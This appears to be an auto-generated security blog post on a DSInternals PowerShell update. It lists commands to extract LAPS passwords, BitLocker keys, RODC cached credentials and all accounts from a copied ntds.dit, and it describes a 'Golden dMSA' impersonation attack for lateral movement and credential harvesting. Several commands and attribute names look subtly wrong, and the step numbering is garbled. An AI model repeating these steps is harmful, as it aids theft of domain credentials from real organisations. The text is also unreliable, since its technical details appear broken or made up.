Listen to this Post

Introduction:
Active Directory (AD) remains a prime target for attackers, making tools that extract and analyze its secrets critical for both red and blue teams. The latest DSInternals PowerShell module update by Michael Grafnetter introduces groundbreaking capabilities, enabling deeper forensic analysis and attack simulation.
Learning Objectives:
- Understand how DSInternals extracts critical AD secrets like LAPS passwords and BitLocker keys.
- Learn to perform a Golden dMSA attack using the updated module.
- Discover techniques for analyzing large-scale AD environments efficiently.
You Should Know:
1. Extracting LAPS Passwords from ntds.dit
Command:
Get-ADDBAccount -All -DBPath 'C:\ADBackup\ntds.dit' -BootKey $key |
Where-Object { $_.NTHash -ne $null } |
Get-LapsPassword -DomainController 'DC01'
Step-by-Step:
- Acquire the `ntds.dit` file and SYSTEM hive from a domain controller.
- Use `Get-BootKey` to extract the boot key from the SYSTEM hive.
- Run the command above to retrieve all LAPS-managed passwords.
- The output reveals local admin credentials, critical for lateral movement.
2. Golden dMSA Attack Simulation
Command:
New-ADManagedServiceAccount -Name "FakeSvc" -RestrictToSingleComputer
$fakeSvc = Get-ADServiceAccount -Identity "FakeSvc"
Set-ADServiceAccount -Identity $fakeSvc -Replace @{msDS-GroupManagedServiceAccount="CN=Admin,DC=domain,DC=com"}
Step-by-Step:
1. Create a fake Managed Service Account (MSA).
- Modify its `msDS-GroupManagedServiceAccount` attribute to impersonate a privileged account.
- Use the compromised gMSA to forge Kerberos tickets (Golden Ticket variant).
3. Extracting BitLocker Recovery Keys
Command:
Get-ADDBBackupKey -DBPath 'C:\ADBackup\ntds.dit' -BootKey $key |
Format-Custom -View BitLockerRecovery
Step-by-Step:
- Load the `ntds.dit` file with the domain boot key.
2. Extract BitLocker recovery keys stored in AD.
- Use these keys to decrypt drives during incident response or penetration testing.
4. Analyzing RODC Databases
Command:
Get-ADDBAccount -Filter { IsRODC -eq $true } -DBPath 'C:\ADBackup\ntds.dit'
Step-by-Step:
1. Identify Read-Only Domain Controller (RODC) accounts.
- Extract their cached credentials, often targeted in credential theft attacks.
5. Bulk Extraction for Large AD Environments
Command:
Get-ADDBAccount -All -DBPath 'C:\ADBackup\ntds.dit' |
Export-Csv -Path "All_AD_Accounts.csv" -NoTypeInformation
Step-by-Step:
- Dump all AD accounts from `ntds.dit` into a CSV.
- Use for offline analysis, password auditing, or identifying stale accounts.
What Undercode Say:
- Key Takeaway 1: DSInternals is now the most comprehensive tool for AD secret extraction, surpassing Mimikatz in some areas.
- Key Takeaway 2: The Golden dMSA attack introduces a new persistence technique, requiring defenders to monitor gMSA attribute changes.
Analysis:
The latest DSInternals update underscores the evolving sophistication of AD attacks. Defenders must now audit not just Kerberos tickets but also gMSA configurations and LAPS deployments. Meanwhile, red teams gain a powerful tool for stealthy credential harvesting.
Prediction:
As AD remains a high-value target, tools like DSInternals will drive both attack innovation and defensive hardening. Expect more organizations to adopt LAPS and stricter gMSA monitoring by 2025.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Specterops Juicing – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


